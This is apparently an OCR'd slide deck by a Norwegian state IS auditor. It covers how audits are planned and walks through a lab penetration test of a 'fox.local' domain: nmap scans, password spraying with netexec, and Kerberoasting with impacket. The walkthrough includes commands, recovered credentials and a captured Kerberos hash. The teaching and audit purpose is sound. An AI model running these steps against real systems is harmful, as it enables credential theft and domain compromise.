


# Auditing Info Sec at NAO Norway


# whoami

- Hanne Nordrehaug
- IS auditor at National Audit Office of Norway for 12 years
- CA/PA - Technical IS audit
  - Digital security audits
  - Analysis of system data
  - Certified pen tester
- International capacity building
- Financial IS audit




# Agenda

- Information security audits
  - Planning
  - Audit Evidence
  - Goal and Objectives
  - Technical Security Controls
  - Penetration Testing




# What is information security?

- Ensuring that information in all forms:
  - is not disclosed to unauthorized parties (confidentiality)
  - is not altered (un)intentionally by unauthorized parties (integrity)
  - is available when needed (availability)
- Information security, digital security, cyber security, and IT security
  - Different perspectives – largely the same thing



# Planning

- The goal of the audit provides the framework for the investigation
- The goal is broken down into questions that the audit must answer
- Audit criteria are the basis and the benchmark for the audit questions and the goal
- Methods must provide sufficient and appropriate audit evidence to answer the audit questions and the goal based on the factual basis



# Sufficient, appropriate audit evidence

## Combined approach

- **Document analysis** (e.g. ISMS, policies/procedures, risk assessments, system documentation)
- **Interviews and questionnaires** (a sample of employees, e.g. Management, IT Management and end users)
- **Data analysis** (e.g. extraction of information/system data benchmarked to best practice)
- **Penetration testing** (use methods from ethical hacking to verify security posture)

# Sufficient, appropriate audit evidence

## Combined approach

- Different methods provide different contributions to the audit report
  - Triangulation – use different methods or data sources to answer each audit question
- Transformation towards more data analysis and penetration testing
  - Stronger and more reliable audit evidence
  - Point to concrete consequences of vulnerabilities and what should be improved
  - Easier to understand risks when you see how weaknesses are exploited
    - Both overall security posture and specific weaknesses

# The evolution of info sec audits at OAGN

## The Ministry's Oversight

- Through interviews and document analysis, audit how instructions from Parliament are carried out and how the Ministry manages and follows up underlying entities.

## Information Security Management

- Through interviews and analysis of management documents ISMS, risk assessments, reporting etc., audit how an entity manages and follows up its own information security.

## Implemented Security Measures

- Through interviews and analysis of procedures and documentation, audit whether security measures are implemented and executed as intended.

## Effect of Security Measures

- Through data analysis of extracted technical information and automated procedures, audit whether security controls work as intended.

## Security in depth


- Through techniques for simulating attacks, audit whether there is a possibility of overriding security controls and succeed with a data breach.

# Goal and objectives - example

The objective of the audit is to assess how research institutions under the Ministry of Education and Research ensure that research data is protected against cyberattacks, and how the Ministry fulfils its overarching responsibility for information security in the sector.

The objective is examined through the following audit questions:

- 1. Do the institutions ensure that research data is sufficiently secured against cyberattacks?**
2. Have the boards and management of the institutions implemented a systematic methodology for the continuous improvement of information security?
3. Has the Ministry of Higher Education and Research assumed its responsibility for information security in the sector by sufficient oversight?



# Audit Objectives – example

## Break-down of Question 1

- 1. Have the entities ensured that research data is secured against cyber-attacks?**
  - a. Would an attacker be able to steal, manipulate or delete high value research data using publicly known techniques and standard tools?**
  - b. Are technical security measures implemented to prevent and detect such attacks according to best practices?**
  - c. Are organisational security measures implemented to protect research data according to best practices?**

# 1.b Technical security controls

## Data extraction and analysis

- Active Directory - csvde and GPOs
- Clients and servers - Log level, Patch level, Local admins, type and versions of software installed
- Cloud data, Entra ID
- Databases – users, log parameters, configuration
  
- Network security (network zones, firewalls, monitoring and surveillance) – OSINT and pen test

# 1.a penetration testing

# Step 1: Gain an overview of services/open ports

## nmap port scan

- Identify open ports/services on live hosts, in the kali terminal:
  - `nmap 10.10.10.0/24 -T4 -n`
- To send the scan results to file, use `-oA` and select a file name:
  - `nmap 10.10.10.0/24 -oA open_ports`

```
└─$ nmap 10.10.10.0/24 -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-02 13:54 BST
Nmap scan report for 10.10.10.100
Host is up (0.00031s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
MAC Address: 00:0C:29:13:A1:1F (VMware)
```

# Step 1: Scan and identify open ports and services

## nmap vulnerability scan

- Scan the IP with port 80 open:


```
(admin22@kali)-[~]
└─$ nmap -T4 10.10.10.101 -n -p80 -sV -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-25 09:52 BST
Nmap scan report for 10.10.10.101
Host is up (0.00087s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 10.0
|_ http-methods:
|_  Potentially risky methods: TRACE
|_ http-title: Fox employee information
|_ http-server-header: Microsoft-IIS/10.0
MAC Address: 00:0C:29:B5:B6:D4 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

# Step 1: Enumeration - http

port 80

- Inspect port 80 by opening a web browser and navigate to the IP address



# Step 1: Enumeration - http

port 80

- Copy the names and create a text file with the **nano** command
- Paste the names into the file and save
- Verify that the list of names is complete with the **cat** command

```
(admin22@kali)-[~/Documents/Audit-FOX]
└─$ nano users.txt

(admin22@kali)-[~/Documents/Audit-FOX]
└─$ cat users.txt
ErlingH
BukayaS
SigneG
SamK
```

# Gain initial access

- If you have access to the network but no credentials, there are still different techniques of finding useful information or capturing credentials
  - i. Inspect services/ports that allow for anonymous/guest access
    - file shares (port 139/445/2049) that allow for anonymous access
    - internal web sites (port 80/443/8000/8080/8433)
    - other open ports, ftp, telnet, databases etc
  - ii. Find username/password by password spraying with **netexec**
  - iii. Setting up a fake DNS server (**mitm6**)
  - iv. Capture username/network hashes with **responder**
  - v. Relay attacks

# Gain initial access

netexec: password spraying

## ii. Find username and password by password spraying with netexec

- Password spraying is an attack where you try one password against multiple accounts to obtain valid credentials.
- If you already know the password requirements (information gathering phase), it is easier to guess possible passwords.
- If you know the password settings for account lockout, and lockout duration, it is easier to stay undetected
- You need a list of users to test ✓
- and one domain computer with port 445 open ✓

# Gain initial access

netexec: password spraying

## ii. Find username and password by password spraying with netexec

- Run netexec in the Kali terminal:
  - netexec smb [IP address] -u [file\_containing\_usernames].txt -p [password] --continue-on-success
    - --continue-on-success = don't stop after one valid password, test all users
  - The result
    - [-] purple, user doesn't exist
    - [-] red = user correct, but password wrong
    - [+] green = user correct, and password correct, but low privilege user (sometimes wrong!)
    - [+] green = user correct, and password correct, if "Pwn3d!", then admin 😊

# Step 2: Password spray

## netexec: password spraying

- Find passwords to try, like Summer2025, Summer2025!

```
(admin22@kali)-[~/Documents/Audit-FOX]
└─$ netexec smb 10.10.10.100 -u users.txt -p Summer2025 -d fox.local --continue-on-success --port 445
SMB      10.10.10.100    445    DC01      [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:fox.local) (signing:True) (SMBv1:False)
SMB      10.10.10.100    445    DC01      [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB      10.10.10.100    445    DC01      [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB      10.10.10.100    445    DC01      [-] Connection Error: The NETBIOS connection with the remote host timed out.
SMB      10.10.10.100    445    DC01      [-] Connection Error: The NETBIOS connection with the remote host timed out.

(admin22@kali)-[~/Documents/Audit-FOX]
└─$ netexec smb 10.10.10.103 -u users.txt -p Summer2025 -d fox.local --continue-on-success
SMB      10.10.10.103    445    WIN67     [*] Windows 10 / Server 2019 Build 19041 x64 (name:WIN67) (domain:fox.local) (signing:False) (SMBv1:False)
SMB      10.10.10.103    445    WIN67     [-] fox.local\ErlingH:Summer2025 STATUS_LOGON_FAILURE
SMB      10.10.10.103    445    WIN67     [-] fox.local\BukayaS:Summer2025 STATUS_LOGON_FAILURE
SMB      10.10.10.103    445    WIN67     [-] fox.local\SigneG:Summer2025 STATUS_LOGON_FAILURE
SMB      10.10.10.103    445    WIN67     [-] fox.local\SamK:Summer2025 STATUS_LOGON_FAILURE
```

- Pwdspray against the DC fails because it is a server 2025 with smb 3.1.1
- But there are other machines in the domain with older OS, like the Windows 10 client
- No success on the first attempt

# Step 2: Password spray

netexec: password spraying


- The second attempt yields results, and we now have a valid set of credentials

```
(admin22@kali)-[~/Documents/Audit-FOX]
└─$ netexec smb 10.10.10.103 -u users.txt -p Summer2025! -d fox.local --continue-on-success
SMB 10.10.10.103 445 WIN67 [*] Windows 10 / Server 2019 Build 19041 x64 (name:WIN67) (domain:fox.local) (signature:False) (SMBv1:False)
SMB 10.10.10.103 445 WIN67 [+] fox.local\ErlingH:Summer2025!
SMB 10.10.10.103 445 WIN67 [-] fox.local\BukayaS:Summer2025! STATUS_LOGON_FAILURE
SMB 10.10.10.103 445 WIN67 [-] fox.local\SigneG:Summer2025! STATUS_LOGON_FAILURE
SMB 10.10.10.103 445 WIN67 [-] fox.local\SamK:Summer2025! STATUS_LOGON_FAILURE
```

# Step 2: Spray credential to all computers

- Is ErlingH admin on any computer?
  - netexec smb 10.10.10.0/24 -u ErlingH -p Summer2015!

```
(admin22@kali)-[~]
└─$ netexec smb 10.10.10.0/24 -u ErlingH -p Summer2025!
SMB 10.10.10.100 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:
SMB 10.10.10.103 445 WIN67 [*] Windows 10 / Server 2019 Build 19041 x64 (name:
SMB 10.10.10.100 445 DC01 [+] fox.local\ErlingH:Summer2025!
SMB 10.10.10.103 445 WIN67 [+] fox.local\ErlingH:Summer2025!
SMB 10.10.10.101 445 WS02 [*] Windows 11 / Server 2025 Build 26100 x64 (name:
SMB 10.10.10.101 445 WS02 [+] fox.local\ErlingH:Summer2025!
Running nxc against 256 targets 100% 0:00:00
```



# Lateral movement & Privilege escalation


- If you manage to obtain credentials, several techniques and tools are available for further movement or access to information:
  - i. Extract password hashes of service accounts - kerberoasting
  - ii. Extract password hashes from users that has property do not require Kerberos pre-authentication - AS-REP Roasting
  - iii. Test for known vulnerabilities
  - iv. Extract and analyse data from Active directory – Bloodhound

# Lateral movement & Privilege escalation

## i. Extract password hashes of service accounts

- Kerberoasting is a type of attack in which an attacker extracts Kerberos tickets from the targeted Active Directory environment and attempts to crack the passwords of user accounts that are using Kerberos authentication.
- The attacker targets user accounts that have Service Principal Names (SPNs) associated with them, such as user accounts that are used to run services on servers.
- All users in a domain can request the encrypted Kerberos tickets.

### Kerberoasting



# Lateral movement & Privilege escalation

## Kerberoasting procedure

### i. Extract password hashes of service accounts

- First, identify potential accounts - in Kali terminal run:
  - `impacket-GetUserSPNs -dc-ip [IP addr of DC] [domain name]/[username]:'[password]'`
- The output shows:
  - accounts that can be targeted
  - groups the accounts are members of
  - when the password was last changed
- Second, capture the hashes - in Kali terminal run:
  - `impacket-GetUserSPNs -dc-ip [IP addr of DC] [domain name]/[username]:'[password]' -request -outputfile [name the file].txt`
- A text file containing the hashes is created



# Step 3: Kerberoasting

## Impacket-GetUserSPNs

- We start the kerberoasting attack by identifying possible targets

```
(admin22@kali)-[~]
└─$ impacket-GetUserSPNs fox.local/ErlingH:'Summer2025!' -dc-ip 10.10.10.100
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc/sql_srv03.fox.local:1433	sql_srv03	CN=Domain Admins,CN=Users,DC=fox,DC=local	2025-08-25 11:17:53.149150	<never>	
backup/backup_srv.fox.local:445	backup_srv	CN=Server Operators,CN=Builtin,DC=fox,DC=local	2025-08-25 11:18:26.222569	<never>	

- The result yields two service accounts
- Let's extract the hashes

# Step 3: Kerberoasting

## Impacket-GetUserSPNs

- Run the command for extracting the hashes for the service accounts

```
(admin22@kali)-[~/Documents/Audit-FOX]
└─$ impacket-GetUserSPNs fox.local/ErlingH:'Summer2025!' -dc-ip 10.10.10.100 -request -outputfile kerberoast.hashes
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc/sql_srv03.fox.local:1433	sql_srv03	CN=Domain Admins,CN=Users,DC=fox,DC=local	2025-08-25 11:17:53.149150	<never>	
backup/backup_srv.fox.local:445	backup_srv	CN=Server Operators,CN=Builtin,DC=fox,DC=local	2025-08-25 11:18:26.222569	<never>	

```
[ - ] CCache file is not found. Skipping...
```

- Check that the generated file contains the hashes for the service accounts

```
(admin22@kali)-[~/Documents/Audit-FOX]
└─$ cat kerberoast.hashes
$krb5tgs$23*$sql_srv03$FOX.LOCAL$fox.local/sql_srv03*$03feb45de88e563762d78bf9f5ad0d6$ecd431b6e72e33884a0f0ba77ce93479e7e7f2589dca75698bf4ddfe5b76fa2fd7d5e5d050b8d9d5805728b8aed01f69cd9593c42627dbc06ea7f2b4a7861fd3fa9a2fc22b6175a7360788c8fb572d95296fa1b20825aa4f44987c3908e8809f6ad0968eaa009beac6f6723080ae5a3f99a12fcdbe1e8c6f5cdc901dc98f7ae414187c80779c5cdb997356d87f3f96e333fe7c423a4c1b681b8752a8ef31662070903f32abb9c7eb4472f500499e15d23b62420b5e2d7c1885848e7e5b41270719ba21d8cc8baef1c00f8bcad0c9734c3bcbe3acc22b0d6f2bdb179a900793ec978cd6c3f8a4b7920a16eb1159bbd313a1eb7e28095a70bf3ff92aa1ea4b52b87545f1c0bafdf9320802a2ec7cafe611b5c656759d4610acd10b502dbdf6522ad5979eb5c3dc4bb69d98086f2c36300fa6b85f249e22d58996a726c8de653e1621cdef73ecf2a2663dad53956aef28382f0aa8239d4f518c883f1f47948ece82545ead16f08c74307d0af943e2e9eef16d2c360ac55a707bfdc2f1981e366b7ff4ba7936617607795b3e4697a25f0b2e7ee060691bcb96dfa5edd85ee964e6bdecd62c28dc3ae3f3a58c0e5a26864683cbe342aa29ae0835086269a8ce4df2e12e046f7bb22cd1824d967242a97a9633ddcadba6e27c0b9be6d57573f1ff0e56b3f1521dbeb39bfd853f2